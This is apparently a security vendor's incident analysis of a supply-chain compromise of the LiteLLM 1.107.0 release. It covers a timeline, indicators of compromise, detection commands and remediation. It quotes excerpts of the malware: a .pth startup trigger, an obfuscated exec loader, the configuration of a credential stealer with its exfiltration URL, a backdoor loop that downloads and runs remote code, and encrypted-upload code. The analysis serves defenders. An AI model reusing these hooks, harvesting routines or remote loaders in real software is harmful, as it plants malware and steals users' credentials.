
TL;DR

On October 21, 2026, Upwind identified a supply chain compromise in LiteLLM, the popular open-source AI gateway, with ~22.8 million weekly PyPI downloads. Version 1.107.0 was published to PyPI and to Docker Hub/GHCR containing a credential stealer and a remote code loader.
We were the first to report it publicly, in BerriAI/litellm#47826 and on X, 27 minutes after the upload. We published our initial analysis while 1.107.0 was still on PyPI, and BerriAI’s incident report credits us with helping detect it.
This post adds what we have learned since: the lookalike repository the release was built from, the infected Docker images, and the full IOCs. PyPI removed the release less than two hours after it went live, and BerriAI took down the Docker images shortly after.
The attacker didn’t steal a PyPI token and didn’t commit to the real repository. They pointed LiteLLM’s own release pipeline at a lookalike GitHub repository, Berri-AI/litellm instead of BerriAI/litellm, and let it build, sign and publish the poisoned release. The real git tag stayed clean.
The malware runs on every Python start once installed. No import litellm is needed. It collects:
- Cloud credentials, including live IAM role tokens from the cloud metadata service, which it validates with AWS STS before sending
- Every LLM provider API key stored in the LiteLLM proxy database, using a module written specifically for LiteLLM.
- The environment variables of every process on the machine
- SSH, GPG and TLS private keys
- Git, npm, PyPI, Docker and Kubernetes credentials
- Browser passwords and cookies
- Credentials for AI coding tools (Claude, Codex, Gemini, Cursor, Copilot)
Everything is encrypted with a key only the attacker holds and sent to litellm[.]dev, a domain registered eight days before the attack. A second component installs an hourly backdoor that downloads and runs code chosen by the attacker. It was never armed.
Affected artifacts and safe pins:
| Artifact | Malicious | Exposure window (UTC, Oct 21) | Safe pin |
PyPI litellm | 1.107.0 (all 7 wheels) | 11:39 – 13:23 | 1.106.2 |
docker.io/litellm/litellm | v1.107.0, latest, main-latest, main-stable | 11:46 – 14:20 | v1.106.2 |
| ghcr.io/berriai/litellm{,-database,-non_root} | v1.107.0, latest, main-latest, main-stable | 11:46 – 13:51 | v1.106.2 |
Not affected: BerriAI’s private enterprise registry, and conda-forge (which never shipped 1.107.0; its feedstock was archived as a precaution).
Full technical disclosure: BerriAI/litellm#47826. BerriAI’s incident report: docs.litellm.ai. OSV: MAL-2026-2144.
How is this attack different?
No stolen publishing token. The attacker used stolen GitHub accounts to run LiteLLM’s real, private release workflow. The workflow signed and published the artifacts itself, exactly as it would for a legitimate release.
One hyphen. The release workflow was repointed from BerriAI/litellm to Berri-AI/litellm. The git tag v1.107.0 never contained malicious code; only what was built did. Anyone auditing the source on GitHub would have found nothing.
No install hook. There’s no setup.py trick or post-install script. The payload is a .pth file, a little-known Python feature that runs code every time the interpreter starts. Scanners that only look at install scripts see nothing.
It targets the AI gateway itself. LiteLLM sits in front of OpenAI, Anthropic, Bedrock, Azure and dozens of other providers, and stores their API keys. The stealer has a dedicated module that connects to LiteLLM’s own database and dumps the credentials table. One infected proxy can leak the keys to every model provider an organization uses.
Timeline
| Time (UTC) | Event |
| Oct 13, 00:45 | litellm[.]dev registered |
| Oct 13, 06:43 | GitHub account letters9813 created |
| Oct 18 – 20 | Attacker tests the backdoor’s control file: localhost:18909 →then test.test.com:18909 → then emptied |
| Oct 21, 08:56 – 10:46 | 10 commits pushed to the lookalike repo Berri-AI/litellm |
| Oct 21, 10:51 | LiteLLM’s private release workflow runs, pointed at the lookalike repo |
| Oct 21, 11:21 | Wheels built |
| Oct 21, 11:39 | litellm==1.107.0** published to PyPI** |
| Oct 21, 11:46 | Infected Docker images pushed, including latest |
| Oct 21, 12:06 | Upwind opens #47826 with the decoded payload and IOCs |
| Oct 21, 12:57 | Upwind adds that the Docker images are infected and traces the build to the lookalike repo |
| Oct 21, 13:23 | PyPI removes 1.107.0 |
| Oct 21, 13:50 | BerriAI declares SEV-0 |
| Oct 21, 14:20 | Last infected Docker tag removed |
| Oct 21, 16:32 | BerriAI traces the release to three engineers’ stolen GitHub CLI tokens, revokes them and removes all but one user from the GitHub org |
| Oct 21, 18:30 | BerriAI publishes its incident report. Registries locked and regular releases paused |
| Oct 21, 21:22 | BerriAI publishes the attack chain |
The attacker’s infrastructure was ready eight days before the release.
How did the attacker get in?
The release was built from code that never existed in the real repo
When we compared the 1.107.0 wheel against GitHub, the code didn’t match the v1.107.0 tag. Instead, it was byte-identical (3,131 of 3,131 files) to a8113b0d, a legitimate commit on main from 08:50 that morning. That commit is one step after the tag.
As a baseline, we checked the previous legitimate releases. The 1.106.0 and 1.106.2 wheels match their own tags exactly. Something had changed in how 1.107.0 was built.
The answer was in the provenance attached to the Docker images. It names LiteLLM’s private project-releaser workflow as the builder, and the source as:
https://github.com/Berri-AI/litellm   ← lookalike (hyphenated)
https://github.com/BerriAI/litellm    ← real (used for every previous release)
Ten commits, written in GitHub’s web editor
The lookalike repo was a fork of the real one. The attacker added 10 commits on top of a8113b0d. Because forks share storage with their parent, these commits are still viewable through the real repository even though Berri-AI has since been deleted (full diff):
| Time | Commit message | What it actually did |
| 08:56 | Add import statement | Added cook.pth |
| 08:57 | Change greeting | Added cook.py, the stealer |
| 08:58 | Add | Added sitecustomize.py, the backdoor |
| 09:05 – 09:06 | chore: set litellm version to 1.107.0 (+3 similar) | Made the version numbers look like a normal release |
| 09:45 | Update print statement | Updated the backdoor |
| 09:48 | Add | **Added data = "cook" to **pyproject.toml |
| 10:46 | fix(docker): copy cook data into the rust-native stage | Added the payload to the Docker images |
The messages “Add import statement”, “Change greeting” and “Update print statement” are GitHub’s web-editor defaults. The commits were authored as Berri-AI <[email protected]>.
The one line that did it
LiteLLM’s wheels are built with maturin, a Rust/Python build tool. maturin supports a data setting that copies a folder’s contents into the installed package. The attacker added a single line:
[tool.maturin]

 manifest-path = "litellm-rust/crates/python-bridge/Cargo.toml"

 module-name = "litellm.rust_bridge._native"

 python-source = "."

+data = "cook"

 python-packages = ["litellm_cli"]
Anything in cook/purelib/ now lands directly in the user’s site-packages folder when they run pip install. Nothing else in the build looks unusual. The build tool version, timing and signing all match earlier releases, because it was the real pipeline.
Where the tokens came from
According to BerriAI’s investigation:
- BerriAI’s internal LiteLLM deployment was exposed to the internet and contained an unexpected user account. They suspect the attacker got in through a recently patched vulnerability.
- That deployment’s logs contained engineers’ GitHub CLI OAuth tokens. BerriAI says AI coding assistant responses sometimes included these tokens, and the proxy logged the response bodies.
- The attacker used tokens from three engineers. One belonged to an organization owner, which let them disable branch protection and change the release workflow so it accepted a different source repository.
- They then ran the workflow, pointed it at
Berri-AI/litellm, and approved it from a second engineer’s account.
LiteLLM’s own logs leaked the tokens used to poison LiteLLM.
This is LiteLLM’s second release compromise this year. After the first, in March, BerriAI moved releases to a private repository, made Docker tags immutable and started signing images. Those controls held, until an owner-level token let the attacker switch them off. As of October 22, BerriAI says it has not confirmed how the internal deployment was first accessed, and its registries remain locked to new releases.
What is in the malicious package?
Every 1.107.0 wheel, on every platform, contains three extra files that install into site-packages:
cook.pth             12 bytes

cook.py          22,252 bytes

sitecustomize.py 25,509 bytes
(The Windows wheel carries the same files with Windows line endings, so their sizes and hashes differ slightly.)
cook.pth: the trigger
import cookThat’s the whole file. Python automatically processes every .pth file in site-packages at startup, and any line beginning with import is executed. So every Python process on the machine now imports cook: your app, your tests, a Jupyter kernel, even pip itself.
cook.py: the stealer, wrapped once
import zlib as _3659944d,base64 as _35100b45;exec(_3659944d.decompress(_35100b45.b64decode('eNrdfWt327q...')))One line: base64, then zlib, then exec. We decoded it statically without running it. Inside is a 1,237-line Python program that calls itself privcollect:
PC_URL   = 'hxxp://www.litellm[.]dev/healthcheck'
PC_TOKEN = 'XWiA8gZNa7NcX2XRoAEb'
PC_MODULES = ['sysinfo', 'netinfo', 'browser_pw', 'browser_hist', 'ssh_keys',
              'shell_hist', 'cloud_creds', 'dev_secrets', 'container_creds',
              'cicd_secrets', 'ai_devtools', 'env_vars', 'db_litellm',
              'cloud_metadata', 'gpg_keys', 'tls_privkey']
PC_ONCE_PATH = '/tmp/.pc_once_72129118c59f5636c0bb'
PC_ASYNC = True
It runs in a background thread, so the host program starts normally and nothing looks wrong.
sitecustomize.py: the backdoor
sitecustomize is another Python startup hook. The attacker’s version forks a hidden background process and loops forever:
GITHUB_RAW_URL = "https://raw.githubusercontent.com/letters9813/pythonclient-test/main/domain.txt"
CODE_PATH = "/codepy"
LOOP_INTERVAL = 3600
LOCK_FILE = "/tmp/remote_code_loader.lock"

async def run():
    text = await fetch_text(GITHUB_RAW_URL)        # 1. ask GitHub where the server is
    domain = next(...)
    if not domain:
        return                                      #    (empty file = do nothing)
    await resolve_domain(domain)
    exec(zlib.decompress(base64.b64decode('...')))  # 2. run the stealer again
    code = await fetch_text("http://{}{}".format(domain, CODE_PATH))
    await exec_code(code)                           # 3. download and run anything
Every hour it reads a text file on GitHub. If the file holds a server address, it steals everything again and then downloads and executes whatever code that server returns.
What does it steal?
Each of the 16 modules targets a category of secrets:
| Category | What it takes |
| Cloud | ~/.aws, ~/.azure, gcloud and kubeconfig files; live IAM role credentials from AWS, GCP and Azure metadata services; ECS task credentials |
| LiteLLM proxy | If DATABASE_URL is set: the full LiteLLM_CredentialsTable and LiteLLM_ProxyModelTable, i.e. every stored provider API key |
| Environment | Variables of every readable process on Linux, via /proc/*/environ |
| Keys | All of ~/.ssh, GPG private keys, TLS keys from /etc/ssl/private and Let’s Encrypt |
| Developer | .git-credentials, .npmrc, .pypirc, Maven, Gradle, Cargo, .env files, *.pem/*.key files |
| CI/CD and containers | Kubernetes service-account tokens, Docker secrets, GitLab runner config, Jenkins master key, Vault and Terraform tokens |
| AI tools | Claude, Codex, Gemini and Qwen credentials, plus Cursor, Windsurf, Kiro and VS Code MCP configs and Hugging Face tokens |
| Browsers | Saved passwords (decrypted on Windows and Linux), cookies, history, Firefox key databases |
| Recon | Hostname, OS, network interfaces, routes, listening ports, shell history |
The LiteLLM-specific module
This is the part written for this target. If the proxy has a database, the stealer launches a helper process that connects through LiteLLM’s own database client and runs:
creds  = await _q(db, 'SELECT "credential_name", "credential_values" '
                      'FROM "LiteLLM_CredentialsTable" LIMIT 500')
models = await _q(db, 'SELECT "model_name", "litellm_params" '
                      'FROM "LiteLLM_ProxyModelTable" LIMIT 500')
Afterwards it kills the database engine process it started, to avoid leaving traces.
It checks that the stolen cloud keys work
After grabbing AWS credentials, the stealer calls AWS STS GetCallerIdentity to confirm they’re valid and learn which account and role they belong to. If boto3 isn’t installed, it signs the request by hand:
r = c.get_caller_identity()
return {'arn': r.get('Arn'), 'account': r.get('Account'), 'user_id': r.get('UserId')}
The attacker knows which credentials work and who they belong to before using them.
How does the data leave?
Everything is packed into one JSON document, encrypted, and sent in a single request:
key, iv = (os.urandom(32), os.urandom(16))
ct = pc_aes_enc(key, iv, data)                     # AES-256 with a random key
kct, md = pc_rsa_enc(PC_PUBKEY.encode(), key)      # key locked with attacker's RSA-4096 public key
body = pc_pack(hdr, iv + ct, kct)
ok = pc_post(PC_URL, body, PC_TOKEN) # POST to www.litellm[.]dev/healthcheck- Only the attacker can read it. Even with a full network capture, defenders can’t see what was stolen.
- Lookalike destination.
litellm[.]devresembles the reallitellm.ai.litellm.aiappears in 310 files across LiteLLM’s repository;litellm[.]devappears in none. - Odd fingerprint. Requests use the user agent
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; ...), a 2006-era browser on a 2015 OS, plus a customX-Tokenheader. Both are easy to detect. - Proof of success. The marker file
/tmp/.pc_once_72129118c59f5636c0bbis written only after a successful upload. If you find it, the data was stolen. If it’s missing, that doesn’t mean you’re safe: containers and tmp cleanup erase it. On Windows the/tmppath usually doesn’t exist, so the marker is never written and the stealer runs again on every Python start.
Was the backdoor ever used?
The backdoor reads its target server from domain.txt in the attacker’s GitHub repo. That file’s full history:
| Date | Content |
| Oct 18 | localhost:18909 |
| Oct 19 | test.test.com:18909 |
| Oct 20, 09:15 | (emptied) |
The attacker tested the loader and then emptied the file the day before the release. Through the whole exposure window, the remote-code stage did nothing. One commit would have activated it on every infected machine at once, but the account has since been removed. The backdoor only works on Linux and macOS, because it relies on fork, which Windows doesn’t have.
The stealer, though, didn’t need the backdoor. It runs from cook.pth with no external trigger.
Is this Shai-Hulud?
No. We searched the decoded payload for markers of the Shai-Hulud and Miasma worm families: campaign strings, GitHub dead-drop repos, workflow injection, npm or PyPI republishing, wipers and dead-man’s switches. None of them appear.
privcollect is a single-target infostealer: it collects once, encrypts, and sends to its own server. It doesn’t spread, doesn’t publish other packages, and doesn’t destroy data. Its config fields (PC_TARGET, PC_POINTS, PC_EXEC_B64) suggest a reusable stealer kit that gets a custom build per target. This build was tailored to LiteLLM.
Who is affected?
litellmsees ~22.8M weekly PyPI downloads, and many AI frameworks and agent tools depend on it.- PyPI exposure lasted ~1 hour 44 minutes. Docker
latestwas infected for up to ~2.5 hours, and any deployment that auto-pulledlatestin that window ran the stealer. - Because
.pthruns on every Python start, any CI job, notebook or service that installed an unpinnedlitellmduring the window is affected, not just LiteLLM proxy users. - Downstream projects started pinning away from 1.107.0 within hours (for example
cisco-ai-defense/skill-scanner,GraflowAI/graflowandVectifyAI/PageIndex).
Indicators of Compromise
Packages and images
| Type | Value |
| PyPI | litellm==1.107.0 (wheel manylinux x86_64 sha256 462d0c9f67ca522d9e0e4acd245e90b36ce0d5353604a66bb7c43a1ec4a6fcf7; sdist 2befe2a79fb4fbbd9a543b5b40b530c8cffa8771bab22b8fb22b2e4ae3b1f819) |
| Docker index | litellm/litellm sha256:1bbcb1443bc962e45f5aad53fe3d2c30600e0379715fb6c664cdd3ac126c339e |
| GHCR index | litellm-database sha256:c00f9d92c427…, litellm-non_root sha256:7b00e91cd2fe… |
Files
| File | sha256 (Linux / macOS wheels) | sha256 (Windows wheel, CRLF line endings) |
site-packages/cook.pth | 7f191632e7320705d154b85204f1ae546b543acbd7e8861229b76f5042b92bdb | 84dc8c82c0a4a4a62552ef826b49fcc86d1a5c4a5d0f2c06665723f93d129d7d |
site-packages/cook.py | 9dd0a3926f96a37eb86cf1ee2310d9be93139cc4ebef3ef9e2efe9531390be25 | 03ac2a8b752605d1d7710979c17ff18b03dd978203ba23ba97fd8ce3d6f897ea |
site-packages/sitecustomize.py | 34bef04fe88ac9d0aae0475630b1738681d15b94f233ac8aa46eacf5968305fa | b6122440d0d9cb1eb1ade9933f49214da8c31288de7710c076c2680dfa528465 |
Network
| Type | Value |
| Exfil URL | hxxp://www.litellm[.]dev/healthcheck (POST) |
| Exfil domain | litellm[.]dev (registered 2026-10-13, Cloudflare) |
| HTTP header | X-Token: XWiA8gZNa7NcX2XRoAEb |
| User agent | Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0) |
| Backdoor control file | https://raw.githubusercontent.com/letters9813/pythonclient-test/main/domain.txt (account removed) |
| Backdoor payload path | http://<domain>/codepy |
Host
| Type | Value |
| Exfil-success marker | /tmp/.pc_once_72129118c59f5636c0bb |
| Backdoor lock | /tmp/remote_code_loader.lock |
| Environment variable | PRIVCOLLECT_ACTIVE=1 |
| Temp dirs | /tmp/.pc_sq_*, /tmp/.pc_e_* |
| Process | Detached python with working directory / and output sent to /dev/null |
GitHub
| Type | Value |
| Lookalike repo | github.com/Berri-AI/litellm (deleted) |
| Malicious commits | 9b98cd93, 51020100, 7f7f9892, 1a657baf, 74983c8e, 615e57ff, 6a4390f1, 91d6546f, 783c43bc, 20535d8f |
| Commit author | Berri-AI <[email protected]> |
| Backdoor account | letters9813 / [email protected] (deleted) |
What should security teams do now?
Check whether you were exposed:
pip show litellm 2>/dev/null | grep -i '^version'
find / -name 'cook.pth' -path '*site-packages*' 2>/dev/null
find / -name 'litellm-1.107.0.dist-info' 2>/dev/null
ls -la /tmp/.pc_once_72129118c59f5636c0bb /tmp/remote_code_loader.lock 2>/dev/null
Also check container runtimes for the image digest sha256:1bbcb144…, and check DNS and proxy logs for litellm[.]dev.
If you were exposed, clean up in this order:
- Don’t run
pipfirst. Any Python start runs the malware again, includingpip uninstall. - Delete the files from the shell:
cook.pth,cook.py,sitecustomize.pyand their__pycache__copies, in every affectedsite-packages. - Kill the hidden background process holding
/tmp/remote_code_loader.lock. - Reinstall
litellm==1.106.2, or better, rebuild the image or virtualenv from scratch.
Rotate, assuming everything reachable was stolen:
- The cloud IAM role attached to the instance, pod or task
- Every provider API key stored in your LiteLLM proxy, plus its master and virtual keys
- The database password from
DATABASE_URL - Every secret present in any process’s environment on the host
- SSH keys, Git, registry, Kubernetes and CI/CD tokens
Then hunt in CloudTrail from 11:39 UTC on October 21 onward:
sts:GetCallerIdentityfrom your instance or task role, called from outside your infrastructure- Model invocations you don’t recognize, for example in Amazon Bedrock (LiteLLM users often have AI-provider access)
- IAM or account enumeration by that role
Going forward:
- Pin dependencies and Docker images by version or digest. Never auto-deploy latest.
- Treat
.pthfiles andsitecustomize.pyinsidesite-packagesas high-severity findings in package scanning. - If you run an LLM proxy, don’t log full request or response bodies. They carry whatever secrets flow through your AI tools, and in this incident that’s how the attacker got in.
How can Upwind help?
This attack shows why runtime visibility matters alongside static package scanning and source review.
The source code on GitHub was clean, and the malicious release was built and signed by the vendor’s own pipeline. Nothing ran at install time, every malicious step happened later, at runtime: code executing on every Python start, credential and secret collection, cloud metadata access, a hidden background process, and encrypted exfiltration to a lookalike domain.
Upwind detects suspicious process behavior, unusual access to credentials and secrets, and outbound connections to attacker infrastructure across cloud workloads, containers and CI/CD environments. By correlating runtime execution with network activity and credential access, Upwind helps security teams determine whether a malicious dependency was present or actually executed, and which credentials may have been exposed.
To learn more about how Upwind detects malicious dependencies at runtime, schedule a demo.
References